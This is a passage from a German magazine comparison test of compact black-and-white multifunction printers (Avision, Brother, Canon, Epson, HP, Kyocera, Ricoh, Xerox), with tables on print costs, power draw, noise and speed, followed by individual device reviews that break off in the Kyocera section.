Wer regelmäßig am Arbeitsplatz druckt, schätzt einen Drucker direkt auf, unter oder neben dem Schreibtisch. Man braucht nicht aufzustehen, um Ausdrucke abzuholen und behält Computer und Arbeitsunterlagen stets im Auge – schon aus Datenschutzgründen wichtig für Kleinunternehmer und Ämter mit Publikumsverkehr. Ideal ist eine platzsparende Drucker-Scanner-Kombination, die auch kopiert, die Post digitalisiert und bei Bedarf faxt. Bei Schwarzweißgeräten handelt es sich dabei fast durchweg um Laserdrucker. Lediglich Epson bietet nur mit Schwarz druckende Tintengeräte an.

Wir haben sieben aktuelle Laser-Multifunktionsgeräte und das Epson Tintenmodell EcoTank ET-M2140 [1] verglichen und getestet, wie gut sie sich bei typischen Büroanwendungen schlagen. Das Testfeld der Lasergeräte besteht aus: Avision AM-3021S, Brother DCP-L2550DN, Canon i-Sensys MF269dw, HP LaserJet Pro MFP M148fdw, Kyocera Ecosys M2135dn, Ricoh SP230SFNw und Xerox WorkCentre 3335 V/DNi. Alle Geräte im Test haben

einen Papiervorrat von mindestens 250 Blatt Normalpapier, drucken 20 Seiten in der Minute und automatisch beidseitig (Duplexdruck).

Ausstattung und Optionen

Die Anschaffungskosten für unsere Kandidaten liegen zwischen 180 und 440 Euro (Straßenpreise). Die Modelle von Avision, Brother und Epson gehören zu den 3-in-1-Multifunktionsdruckern (Drucken, Kopieren, Scannen) ohne Faxfunktion. Für ein paar Euro mehr bekommt man von allen Herstellern aber ähnliche Modelle mit Fax.

Außer dem obligatorischen 250-Blatt-Papierfach haben alle Testgeräte einen Einzelblatt- oder Multifunktionseinzug für Sondermedien wie Briefumschläge. Nur Kyocera und Xerox bieten zum Erweitern des Vorrats optional zusätzliche Papierkassetten an.


Der Papiervorrat lagert bei allen Modellen im Test staubgeschützt im Inneren der Gehäuse, die gedruckten Seiten werden oben auf der Ablage zwischen Drucker und Scanneraufsatz abgelegt, wie bei Laserdruckern üblich mit der Druckseite nach unten – das gilt auch für das Tintengerät von Epson.

Da man bei den getesteten Bürogeräten im Betrieb keine großformatigen Ablagen herausklappen muss, brauchen sie kaum mehr Platz als die Standfläche des Geräts. Nur beim Bedrucken von Umschlägen und dickeren Medien muss man bei den Modellen von Brother und Ricoh die Rückwand herunterklappen, damit Kuverts gerade durch das Druckwerk geführt werden können. Beim Aufstellen sollte man ihnen daher nach hinten mehr Raum gönnen. Die vergleichsweise wuchtigen Geräte von Avision, Kyocera und Xerox eignen sich nur für sehr große Schreibtische; besser platziert man sie auf einem Beistelltisch.

Bis auf den Epson EcoTank, der nur einen Flachbettscanner besitzt, haben alle auf dem Scannerdeckel einen Vorlageneinzug (Automatic Document Feeder, ADF), mit dem sich mehrere Einzelblätter in einem Arbeitsgang scannen, kopieren oder faxen lassen. Das gilt allerdings nur für die Vorderseiten. Nur der Canon i-Sensys kann Vorlagen automatisch wenden, die Rückseiten scannen und damit auch selbsttätig Duplexkopien erstellen.

Wenn es nur um die Grundfunktionen geht, lassen sich alle Testgeräte recht einfach bedienen. Muss man etwa Kopierparameter oder Scaneinstellungen ändern, helfen die übersichtlicheren Touchscreens der Geräte von Canon und Xerox. Negativ fielen dagegen die Testgeräte von Brother, HP und Ricoh auf, die nur monochrome zweizeilige Textdisplays haben. Zum Ändern von Einstellungen muss man sich bei ihnen mühsam durch die einzelnen Menüpunkte tasten.

Einen USB-Host-Port zum Anstecken von Speichersticks findet man nur bei den Testgeräten von Avision, Kyocera und Xerox. Der Avision-Drucker benutzt den angeschlossenen Stick nur als Scanziel, die Kandidaten von Kyocera und Xerox drucken auch auf Sticks gespeicherte PDFs oder Bilder im JPEG- und TIFF-Format aus.



Textdruck ist die Königsdisziplin der Laserdrucker. Die optimale Qualität erreichten jedoch nur die Testgeräte von Canon, HP und Xerox. Der EcoTank-Tintendrucker von Epson kann gut mithalten. Beim Fotodruck schlägt er mit seiner feinen Rasterung die Laserkonkurrenz um Längen.

Teures Pulver

Die Mär, Lasergeräte würden günstiger als Tintenmodelle drucken, hält sich hartnäckig. Dabei ist so gut wie immer das Gegenteil der Fall. Unser Vergleichstest dokumentiert ein besonders extremes Beispiel: Rechnet man die Energiekosten nicht mit ein, liegen die Druckkosten pro ISO-Seite (nach der Norm zur Reichweitenmessung ISO/IEC 19752) bei den Laserdruckern zwischen 2,68 (Xerox) und 4,07 Cent (Ricoh). Zu den Druckkosten gehören das Tonerpulver und die Fototrommel, die mit Ausnahme des Kyocera-Druckers bei allen

Verbrauchskosten Toner/Tinte

[Cent / ISO-Seite]	Kartusche / Flasche	(X)XL-Kartusche	inkl. Verbrauchsmaterial
	◀ besser	◀ besser	◀ besser
Avision AM3021S	2	–	2,79
Brother DCP-L2550DN	4,25	3,03	3,77
Canon i-Sensys MF269dw	4,41	2,80	3,24
Epson EcoTank ET-M2140	0,25	–	0,28
HP LaserJet Pro M148fdw	4,66	3,19	3,55
Kyocera Ecosys M2135dn	3,33	–	3,33
Ricoh SP230SFNw	4,84	3,09	4,07
Xerox WorkCentre 3335V/DNi	4,22	1,66	1,84

zum Verbrauchsmaterial zählt. Von Xerox gibt es eine XXL-Tonerkartusche, mit der die Druckkosten pro Seite auf 1,84 Cent rutschen, doch kostet diese mit 250 Euro fast so viel wie ein neuer Drucker.

Der Epson EcoTank hat statt einer Patrone einen fest eingebauten Tintentank, der sich einfach und sauber aus der Flasche nachfüllen lässt. Eine Füllung mit Originaltinte reicht für 6000 ISO-Seiten und kostet knapp 15 Euro. Damit kommt man auf einen Seitenpreis von 0,25 Cent. Als Verbrauchsmaterial kann man noch den Tintenauffangbehälter (Maintenance Kit, 10 Euro) einrechnen. Da er nicht regelmäßig zum Einsatz kommt, lässt sich seine Haltbarkeit schlecht in Seiten angeben. Wir haben zur Berechnung 30.000 Seiten geschätzt und kommen damit auf 0,28 Cent pro ISO-Seite – das erreichen Laserdrucker selbst mit billigem Alternativtoner nicht.

Der EcoTank ET-M2140 ist mit 440 Euro trotz mickriger Ausstattung der teuerste Drucker im Test. Dafür bekommt man aber Tinte für zwei Tankfüllungen mitgeliefert, was nach Abzug des Verlusts bei der Erstbefüllung des Schlauchsystems 11.000 Seiten entspricht. Von den Laserdruckern im Test hat der Avision AM3021S mit Toner für 5000 Seiten die höchste Reichweite, ohne eine Ersatzkartusche zukaufen zu müssen. Alle anderen Hersteller liefern nur kleinere Normalkartuschen oder sogar nur halbbefüllte „Starter"-Kartuschen mit, die im Fall von HP und Kyocera nur für 1000 ISO-Seiten, bei dem Ricoh SP230 sogar nur für 700 ISO-Seiten reichen. Im Test verlangte das Ricoh-Gerät schon nach 345 Seiten nach neuem Toner. Wer sich vom günstigen Gerätepreis blenden lässt, zahlt hinterher oft drauf.

Leistungsaufnahme

	Aus [Watt]	Sleep [Watt]	Bereitschaft [Watt]	Drucken [Watt]
	◀ besser	◀ besser	◀ besser	◀ besser
Avision AM3021S	0,2	2,2	13	480
Brother DCP-L2550DN	0,1	0,8	4,1	430
Canon i-Sensys MF269dw	0,1	1,2	5,6	440
Epson EcoTank ET-M2140	0,2	0,6	4,3	15,5
HP LaserJet Pro M148fdw	0,1	1,6	3,9	470
Kyocera Ecosys M2135dn	0,1	1,8	12,5	590
Ricoh SP230SFNw	0,1	0,8	33,5	430
Xerox WorkCentre 3335V/DNi	0	7,8[1]	43	560

[1] 2. Energiesparstufe

Geräuschentwicklung

	Scannen [sone]	Drucken [sone]	Drucken Leise-Modus [sone]	Nachlauf/Lüfter [sone]
	◀ besser	◀ besser	◀ besser	◀ besser
Avision AM3021S	6,5	14,2	–	3,8
Brother DCP-L2550DN	5,4	9,8	6,9	1,6
Canon i-Sensys MF269dw	5,9	9,7	6,7	0,4
Epson EcoTank ET-M2140	1,7	4,9	4,3	< 0,1
HP LaserJet Pro M148fdw	6,3	10,1	6,2	0,1
Kyocera Ecosys M2135dn	8,7	11,3	7,7	< 0,1
Ricoh SP230SFNw	5,4	6,5	6,1	0,3
Xerox WorkCentre 3335V/DNi	5,3	10,5	–	< 0,1

Kopierzeiten

	20 Kopien [Minuten:Sekunden]	ADF 20 Blatt [Minuten:Sekunden]	A4-Foto [Minuten:Sekunden]
	◀ besser	◀ besser	◀ besser
Avision AM3021S	0:59	2:00	0:13
Brother DCP-L2550DN	0:47	1:03	0:21
Canon i-Sensys MF269dw	0:49	1:03	0:12
Epson EcoTank ET-M2140	1:06	–	0:44
HP LaserJet Pro M148fdw	0:47	1:22	0:10
Kyocera Ecosys M2135dn	0:41	0:40	0:09
Ricoh SP230SFNw	1:48	1:45	0:29
Xerox WorkCentre 3335V/DNi	0:53	1:06	0:12

Bürodruckerei

Die Hauptaufgabe unserer Testgeräte ist der bürotypische Textdruck. Um bei Alltagsdrucken den Toner- oder Tintenvorrat zu schonen, haben alle eine Entwurfsqualität oder einen Tonersparmodus – bei HP heißt dieser „Economode", bei Kyocera „EcoPrint". Braucht man gute Druckqualität, reicht bei allen Testgeräten die Einstellung Normal oder Standard. Das gilt sogar für das Tintengerät von Epson. Während Laserdrucker meist in einer Geschwindigkeit drucken – Unterschiede in den Druckzeiten kommen durch Verzögerungen durch Rendering (Seitenaufbau), Übertragung und Aufheizen der Fixiereinheit zustande –, brauchen Tintendrucker für die beste Qualität deutlich länger. Beim Epson EcoTank bringt diese zumindest für den Textdruck keine sichtbaren Verbesserungen.

Für Alltagsdrucke, Formulare und die tägliche Post reicht die Druckqualität aller Testkandidaten aus. Unterschiede sieht man meist erst mit einer Lupe. Nur bei den Drucken des Avision AM3021S – Avision ist ein Newcomer auf dem Laserdruckermarkt – fielen mit bloßem Auge einige feine Tonerspuren zwischen den Textzeilen auf. Den besten Textdruck lieferten die Geräte von Canon, HP und Xerox.

Der Tintendrucker von Epson kann bei der Textqualität gut mithalten, auch wenn er naturgemäß nicht so scharfe Buchstabenkanten hinbekommt: Tinte zieht anders als Toner immer etwas in die Papierfasern ein. Daher ist ein Tintendrucker auch abhängiger von der Papierqualität als die Laserkonkurrenz. Verwendet man für den Tintendruck optimiertes Papier, das kaum teurer als normales Kopierpapier ist, erhält man aber vergleichbar gute Ergebnisse.

Das Einziehen in die Fasern erhöht zudem die Dokumentensicherheit. Toner sitzt nur auf der Papieroberfläche und lässt sich mit einem Skalpell rückstandslos abschaben – bei einem Tintendruck klappt das nicht. Die Kriterien für ein Zertifikat zur Dokumentenechtheit, die auch die Epson-Tinte erfüllt, berücksichtigt das übrigens nicht. Die pigmentierte Tinte blich im Belichtungstest nicht aus und verwischte auch beim Überstreichen mit dem Textmarker 30 Sekunden nach Druck nicht.

Probleme bereiten Laserdruckern Sondermedien: Wer Briefumschläge beschriften will, muss bei den Druckern von Brother und Ricoh die hintere Klappe öffnen und den Spalt zwischen den Fixierwalzen über zwei Hebel vergrößern. Im Test stießen DL-Umschläge beim Auswurf an die geöffnete Klappe und wurden durchweg verknickt. Die Modelle von Canon und HP beschrifteten die Umschläge trotz korrekter Angaben im Treiber falsch, der Avision-Drucker brach den Druck mitten in der Adresse ab. Die Testgeräte von Kyocera und Xerox beschrifteten die Umschläge wie gewünscht, zerknitterten sie aber etwas am Rand. Sauber und knitterfrei gab Umschläge nur der Epson EcoTank aus, der sie als Tintendrucker nicht durch eine heißmangelartige Fixiereinheit zu quetschen brauchte.

Das Kopieren von Textvorlagen gelingt mit allen Testgeräten einfach und flott. Die Lasermodelle mit ADF erkennen Vorlagen im Einzug und scannen diese dann automatisch.

Druckleistung (ISO-Seite)

[Seiten / Minute]	Entwurf	normal	normal, leise	normal, Duplex
	besser ▶	besser ▶	besser ▶	besser ▶
Avision AM3021S	22,2	22,2	–	13,5
Brother DCP-L2550DN	26,7	26,7	10,7	14,6
Canon i-Sensys MF269dw	24	24	12,8	16
Epson EcoTank ET-M2140	24,5	21,8	7,5	9,8
HP LaserJet Pro M148fdw	24,5	24,5	12,2	16
Kyocera Ecosys M2135dn	26,7	26,7	16,4	15,8
Ricoh SP230SFNw	25	24	10,8	13,5
Xerox WorkCentre 3335V/DNi	24,5	26,1	–	13,6

Druckzeit 1. Seite

[Sekunden]	Bereitschaft	Sleep	Aus
	◀ besser	◀ besser	◀ besser
Avision AM3021S	14	16	42
Brother DCP-L2550DN	12	13	33
Canon i-Sensys MF269dw	7	7	39
Epson EcoTank ET-M2140	5	7	14
HP LaserJet Pro M148fdw	6	7	58
Kyocera Ecosys M2135dn	17	17	38
Ricoh SP230SFNw	12	15	25
Xerox WorkCentre 3335V/DNi	16	16	61

Ins Netz gegangen

Bis auf den Epson EcoTank lassen sich alle anderen Testdrucker auch per Ethernet-Kabel ins lokale Netzwerk integrieren und von mehreren Rechnern einer Arbeitsgruppe benutzen, ohne eine Freigabe einrichten zu müssen. Die Modelle von Canon, HP, Ricoh und Xerox verbinden sich wahlweise über WLAN.

Mit dem LAN verbunden erweitert sich das Funktionsspektrum der Geräte deutlich. So haben alle ein Web-Frontend, über das man speziell die Drucker mit kleinem Textdisplay wesentlich komfortabler konfigurieren kann. Hier finden sich außerdem Netz- und Sicherheitseinstellungen sowie die Registrierung beim Google-Dienst Cloud Print.

Die Multifunktionsgeräte von Avision, Canon, HP, Kyocera und Xerox versenden Scans eigenständig per E-Mail oder speichern sie auf Netzfreigaben. Der Canon i-Sensys und der Xerox WorkCentre leiten auch Faxe als Mail weiter.

Alle Netzwerkdrucker nehmen Druckaufträge vom Smartphone entgegen. Apples Druckschnittstelle AirPrint funktionierte bei allen; das generische Android-Plug-in der Mopria (Mobile Printing Alliance) erkannte alle, meldete die Drucker von HP und Xerox aber als „nicht verfügbar“. Dafür klappte es mit den herstellereigenen Plug-ins. Zusätzlich bieten außer Avision alle Hersteller eigene Druck-Apps an. Die Ricoh-App fand den Drucker, wollte aber nicht drucken.

Sicherheitsfunktionen gehören mittlerweile zur Grundausstattung netzwerkfähiger Drucker. So kommunizieren beispielsweise alle verschlüsselt mit Mailservern. Per IP- und MAC-Filter lässt sich der Zugang auf bestimmte Geräte beschränken. Dazu muss auch der Zugang zum Web-Frontend als zentrale Schaltstelle mit einem Passwort gesichert werden. Das ist bei fast allen Testgeräten möglich – Standard-Passwörter sollte man schon beim ersten Einrichten ändern –, nur nicht beim Frontend des Avision.

Fazit

Wer einen kleinen Multifunktionsdrucker für den Büro-Schreibtisch oder die heimische PC-Ecke sucht, hat die Wahl: Brauchbare und kompakte Schwarzweiß-Lasermultifunktionsgeräte wie den HP LaserJet Pro M148 bekommt man schon ab 180 Euro. Auch der Brother DCP-L2550DN und der teurere, aber besser ausgestattete Canon i-Sensys MF269dw sind empfehlenswert. Die guten, aber großen Modelle von Kyocera und Xerox eignen sich eher für Büros mit mehreren Arbeitsplätzen. Sie sind erweiterbar und bieten umfangreiche Management-Funktionen.

Abgesehen vom Xerox WorkCentre 3335 mit einer zusätzlichen XXL-Kartusche, die den Kaufpreis fast verdoppelt, druckt keiner der Lasergeräte eine Normseite unter 2,5 Cent. Als Schnäppchen bietet sich bei geringen Anforderungen an die Druckqualität der Avision AM3021S an, dem Toner für immerhin 5000 Seiten beiliegt. Doch sollte man ihn wegen des penetranten Lasergeruchs nur in gut belüfteten Räumen betreiben.

Wer jedoch viel druckt und sich die Laser-typischen Emissionen ersparen will, sollte über den Epson EcoTank ET-2140 oder ein ähnliches Tintenmodell nachdenken. In puncto Geschwindigkeit und Qualität hält er problemlos mit der Laserkonkurrenz mit und unterbietet sie bei den Druckkosten um das Zehnfache. Als reines USB-Gerät fehlen zwar einige praktische Netzwerkfunktionen, doch braucht man sich dafür um Datensicherheit keine Gedanken zu machen. Was der EcoTank kann, kann er gut – ach ja, da gibt es noch das Argument: Tinte trocknet ein. Unser Testgerät stand vorschriftsmäßig heruntergefahren und vom Stromnetz getrennt zwei Monate im Regal. Danach druckte er sofort ohne Reinigung in gewohnt guter Qualtät. *(rop@ct.de)* c't

Literatur

[1] Rudolf Opitz, Reichweiten-Favoriten, Multifunktionsdrucker mit Tinte für 6000 Seiten und mehr, c't 26/2018, S. 106



Avision AM3021S

Der Scanner-Spezialist Avision ist im Druckersegment noch neu. Die Scannerklappe des robusten AM3021S hat für Buchscans in den Scharnieren 1,2 cm Spiel. Am Bedienpanel sitzt ein USB-Host-Anschluss für einen Speicherstick, der als Scanziel, nicht aber als Quelle für Druckdateien dient. Der hintere USB-Host-Port ist für einen optionalen WLAN-Stick gedacht.

Die Bedienung fällt dank Farbdisplay und übersichtlichen Menüs leicht. Das einfache Web-Frontend erleichtert die Geräte- und Funktionseinstellungen, hat aber keinen Passwortschutz. Google Cloud Print kennt der Avision-Drucker nicht. Von Mobilgeräten nimmt er Druckaufträge via AirPrint und dem Mopria-Plug-in entgegen. Windows 10 erkannte den AM3021S nicht selbstständig. Avision liefert Treiber, ein einfaches Scanprogramm und ein Netzwerk-Tool mit.

Auf Textdrucken fielen unregelmäßige Tonerflecken auf. Im Tonersparmodus hellt sich der Druck nur wenig auf, Text bleibt gut lesbar. Störend fanden wir die starke Wellung der Druckseiten – wir konnten die Blätter auf die Kante stellen. Die Wellung behinderte auch die Papierablage im 100-Seiten-Test. Umschläge wurden verknickt und nur halb bedruckt.

Grafiken und besonders Fotos sahen im Normalmodus am besten aus. Linien und Grauflächen gefielen gut, doch zeigte der Graukeil Stufen und die zu dunklen, leicht gestreiften Fotos überhöhte Kontraste und wenig Details.

Text kopierte das Avision-Gerät in brauchbarer Qualität, Fotos und Grafik dagegen fleckig und zu hell. Die Duplexdruck-Option fehlt im Kopiermenü – man findet sie unter „System“. Bei Text auf farbigem Papier produzierte der AM3021S bei rotem Hintergrund Unleserliches, mit Grün und Blau kam er gut klar. Verknickte Vorlagen zog der ADF schräg ein, die Kopien zeigten aber kaum Spuren der Knickstellen.

Der Scanner lässt sich vom PC aus nur benutzen, wenn das Gerät per USB verbunden ist. Im LAN kann man aber direkt auf Freigaben, FTP-Server oder an Mailadressen scannen. Das Twain-Modul hat einen guten Moiré-Filter, der Raster wirksam und ohne großen Detailverlust entfernte. Fotoscans zeigten einen leichten Blaustich und wenig Details in dunklen Bildbereichen. Eine Texterkennung liefert Avision nicht mit.

- **einfache Bedienung**
- **Toner für 5000 Seiten mitgeliefert**
- **mäßige Druckqualität**
- **Scannen vom PC nur via USB**



Brother DCP-L2550DN

Das Tischgerät wirkt etwas kopflastig. Die Scannerklappe hat mit 3,2 cm für Buchscans viel Spiel in den Scharnieren. Wegen des unübersichtlichen Text-Displays und der schwammigen Tasten ist die Bedienung gewöhnungsbedürftig.

Statt sich beim Konfigurieren mühsam durch die Menüs zu tasten, empfiehlt sich das umfangreiche und übersichtliche Web-Frontend. Es ist ab Werk passwortgeschützt (initpass). Hier findet man Netzwerkfunktionen und die Registrierung bei Google Cloud Print.

Vom Smartphone druckt das Brother-Gerät über AirPrint und Mopria oder über die App iPrint&Scan ohne Probleme. Windows 10 installiert nur einen Einfachsttreiber; der Treiber von Brother ist übersichtlicher.

Der L2550DN druckt recht flott, das Papier wellt sich kaum. Im Tonersparmodus bleibt Text gut lesbar, der wirksame Leisemodus verlangsamt den Druck deutlich. Die Textqualität ist gut, bei Grafiken missfielen zu dunkle Grauflächen und hässliche Tonerspuren. Fotos gab das Brother-Gerät streifig, fleckig und detailarm aus. Zum Bedrucken von Umschlägen muss man die hintere Klappe öffnen und zwei Hebel umstellen, die praktischerweise nach dem Schließen der Klappe in die Ausgangsposition zurückspringen.

Beim Kopieren zeigt sich wieder: Laserdrucker sind Textspezialisten. Der L2550DN vervielfältigt Briefe flott und in guter Qualität, nur etwas zu hell. Die unsauberen Grafiken mit zu hellen Grauflächen störten dagegen. Fotos kopierte unser Testgerät zu dunkel, streifig und detailarm.

Der Vorlageneinzug kann nur einseitig scannen, was er aber passend zum Drucker recht schnell erledigt. Geknickte Seiten zog er hin und wieder leicht schräg ein. Stellt man die Dichte auf Minimum, kopiert der L2550DN Text auf Farbpapier einwandfrei lesbar.

Zum Scannen kann man den für Text optimierten Twain-Treiber mit Raster und Farbfilter nutzen. Scans von Fotos zeigten einen Grünblau-Stich, dunkle Details soffen im Schwarz ab. Unsere Grafikseite sah abgesehen von zu dunklem Rot gut aus. Das CommandCenter erstellte durchsuchbare PDFs mit geringer Fehlerrate bei der Texterkennung.

- **kompaktes Tischgerät**
- **gute OCR**
- **unübersichtliche Menüs**
- **für Fotos untauglich**



Canon i-Sensys MF269dw

Der hohe MF269dw braucht wenig Stellfläche. Dem fest eingebauten Papierfach fehlt ein Fenster zur Papierstandskontrolle. Das kippbare Panel hat nur zwei feste Rastungen, was beim Bedienen nervt. Pluspunkte gibt es für den Touchscreen und den duplexfähigen Vorlageneinzug. Die Scannerklappe hat für Bücher 2,4 cm Spiel.

Die Gerätemenüs verwirren mit unverständlichen Abkürzungen. Zur Absicherung des umfangreichen Web-Frontends legt man am Gerät eine Admin-PIN fest – besser als ein unsicheres Standardpasswort. Zum Drucken vom Smartphone gibt es die App Canon Print Business, AirPrint und die Android-Plug-ins Mopria und Canon Print Service funktionierten aber auch.

Der MF269dw druckt im Tonersparmodus deutlich blasser – hohe Sparwirkung –, aber lesbar. Sonst lieferte er Text in optimaler Laserqualität. Der Duplexer arbeitet sehr flott. Auf unserer Grafiktestseite verschwanden einige feine Linien; Fotodrucke zeigten die üblichen Streifen, aber auch noch viele Details. Beim Bedrucken von Umschlägen braucht der Canon-Drucker einen breiten Rand: Im Test wurde die erste Zeile des Absenders nicht mitgedruckt.

Als Kopierer macht der i-Sensys eine gute Figur. Er arbeitete schnell, lieferte als einziges Testgerät Duplexkopien und bot gute Textqualität; nur mit der Lupe sahen wir einige Tonerpunkte zwischen den Zeilen. Bei Grafiken hatten Grauflächen eine körnige Struktur, auf Kopien von Fotos störten Streifen und fehlende Details in dunklen Bildbereichen.

Beim Kopieren von Text auf Farbseiten sollte man die Dichte auf „–4“ und nicht auf „Auto“ stellen. Im Test blieb so selbst Schwarz auf Rot lesbar – allerdings mit hässlichem fleckigem Grauhintergrund.

Zum Scannen vom PC muss man „Remote-Scan“ vorher im Frontend aktivieren. Fotoscans zeigten einen leichten Blaustich, auf Grauflächen von Grafiken fiel ein leichtes Raster auf. Mit Rasterfilter wird das Ergebnis etwas unschärfer. Die OCR taugt nur für Fließtext ohne Initiale. Die Faxfunktion leitet eingehende Faxe an Freigabeordner, per Mail oder an andere Faxnummern weiter.

- gute Ausstattung
- gute Druckqualität
- teuer
- kippeliges Bedienpanel



Epson EcoTank ET-M2140

Der kleine Tintendrucker hat einen fest eingebauten Tank, den man aus der Flasche befüllt. Die setzt man auf den Einfüllstutzen, dann läuft die Tinte sauber ohne spritzen in den Tank. Epson legt Tinte für 11.000 Seiten bei, eine Flasche für 6000 Seiten kostet knapp 15 Euro. Sonst stellt der Epson-Drucker nur die Grundfunktionen bereit: ein 250-Blatt-Fach, Face-Down-Ablage, einen Flachbettscanner sowie ein Panel mit Funktionstasten und einem kleinen Farbdisplay.

Netzwerkschnittstellen hat der EcoTank nicht, nur einen USB-2.0-Anschluss. Auch ein Vorlageneinzug fehlt. Damit ist der ET-M2140 der am einfachsten zu bedienende Testkandidat. Braucht man Fax und Netzwerkfunktionen, muss man zum ET-M3180 greifen.

Der ET-M2140 ist fast so schnell wie die Laserkonkurrenz: Im blassen, aber lesbaren Entwurfsdruck druckte er 24,5 Seiten pro Minute, im sehr sauberen Normaldruck waren es knapp 22 Seiten. Unter der Lupe sahen wir leicht ungleichmäßige Buchstabenkanten. Text ließ sich 30 Sekunden nach Druck mit dem Textmarker bearbeiten, ohne zu verschmieren. Für die beste Qualität brauchte der Drucker fast 30 Sekunden pro Seite (2,3 Seiten pro Minute) – was bei Text die Qualität nicht sichtbar verbesserte. Grafik druckte er so aber sehr detailreich, nur feine Ränder bei Grauflächen störten.

Fotos gab der EcoTank fein gerastert und detailreich wieder. Für Hochglanzpapier eignet sich die Tinte nicht, optimale Qualität erhält man auf gestrichenem Inkjet-Papier.

Beim Kopieren ist der Tintendrucker etwas langsamer als die Lasergeräte, die ihn bei Textvorlagen auch qualitativ schlugen. Bei Grafik- und Fotovorlagen konnte er aber mit seiner hohen Auflösung und guter Detailwiedergabe punkten. Text auf farbigem Papier kopierte er gut lesbar, aber mit deutlichem Grauhintergrund.

Fotoscans waren auch in dunklen Bildbereichen detailreich, nur ein schwacher Blaustich fiel negativ auf. Das schwache Raster auf Grauflächen unserer Testgrafik entfernte der Rasterfilter ohne Detailverlust. Die OCR im Scanprogramm Epson Scan 2 ist bestenfalls für Standardschrift brauchbar.

- einfache Bedienung
- minimale Druckkosten
- kein Netzwerk
- kein Vorlageneinzug



HP LaserJet Pro MFP-M148fdw

Das Papierfach des M148fdw ist wie beim Canon-Modell nicht herausnehmbar, die Frontklappe hat aber ein Fenster zur Papierkontrolle. Das kompakte Gerät macht keinen stabilen Eindruck. Die Scannereinheit lässt sich hochklappen, die Scannerklappe hat kaum Spiel. Man bedient das Gerät über ein kleines Panel mit Folientasten und einem unübersichtlichen zweizeiligen Textdisplay; eine Scantaste fehlt.

Mehr Übersicht bietet das gute Web-Frontend. Ein Passwort sollte man als erstes einrichten. Für Cloud Print druckt das HP-Gerät unnötigerweise eine Registrierungsseite. HP Connected richtet eine individuelle Mailadresse ein, Mails mit Anhängen in gängigen Formaten werden automatisch gedruckt. Auch vom Smartphone aus lässt sich der M148fdw problemlos per App, AirPrint oder Android-Plug-ins nutzen.

Der LaserJet druckt recht flott und liefert eine sehr gute Textqualität ab. Nur beim Tonersparen im „Economode“ landet Text blass, aber lesbar auf dem Papier. Einen Pluspunkt gibt es für den schnellen Duplexdruck. Beim Grafikdruck gefielen die sauberen Grauabstufungen, auf Fotos störten Streifen. Über den Einzelblatteinzug zugeführte DL-Umschläge beschriftete der M148fdw trotz korrekter Einstellung nicht formatgerecht. Für sauber adressierte Kuverts mussten wir das Hauptfach ausräumen.

Textseiten kopierte das HP-Gerät mit der besten Qualität im Test. Bei Grafik fielen unterbrochene feine Linien auf. Für Kopien von Fotos taugt es nicht: zu dunkel, stark überhöhte Kontraste und kaum Details. Der Vorlageneinzug arbeitet zügig, kann aber nur einseitig scannen.

Minimiert man die Dichte und wählt die Optimierung „Text“ kopiert der M148fdw Text auf farbigem Papier lesbar, aber mit Grauhintergrund. Verknickte Seiten zog der ADF sicher ein, an Knickstellen sah man aber verzerrte Schriften.

Das brauchbare HP Scan funktioniert auch als Twain-Modul. Fotos waren überschärft, detailarm und grünstichig. Schriften auf unserer Grafiktestseite zeigten Doppellinien. Die Iris-OCR produzierte durchsuchbare PDFs, machte aber Fehler bei kleinen Schriften. Die Faxfunktion liefert Sendeberichte mit Bild; sie leitet eingehende Faxe nur an andere Faxnummern weiter.

- **sehr guter Textdruck**
- **günstigstes Gerät im Test**
- **unübersichtliche Bedienung**
- **Umschlagdruck nur aus Hauptfach**



Kyocera Ecosys M2135dn

Der wuchtige Ecosys ist für den Schreibtisch fast zu groß. Die Scannerklappe mit dem großen, nicht duplexfähigen Vorlageneinzug hat mit 2,8 cm großzügig Spiel in den Scharnieren. Vom angesteckten Speicherstick lassen sich PDFs und Bilder drucken; außerdem dient er als Scanziel. Das breite Bedienpanel mit dem kleinen Monochrom-Grafikdisplay hat viele Funktionstasten inklusive elf Schnellwahltasten.

Wegen der vielen Tasten und Menüs braucht man für den M2135dn Einarbeitungszeit. Mehr Übersicht bietet das mächtige Web-Frontend, dessen Admin-Einstellungen ab Werk passwortgeschützt sind (Admin / Admin und am Gerät 3500 / 3500). Mit Google Cloud Print und Drucken vom Smartphone via AirPrint, Mopria und dem Android-Plug-in Kyocera Print Service ist das Gerät zeitgemäß ausgestattet.

Der M2135dn druckt auch im Duplexbetrieb flott und legt Seiten sehr ordentlich ab. Typisch für Kyocera-Drucker: Buchstabenkanten weisen eine unter der Lupe sichtbare Tonerwolke auf, wodurch die Schrift nicht so knackscharf wie bei anderen Laserdruckern wirkt. Im Tonersparmodus „EcoPrint“ gedruckte Schrift ist nur wenig blasser; für den etwas langsameren Leisedruckmodus gibt es eine eigene Taste.

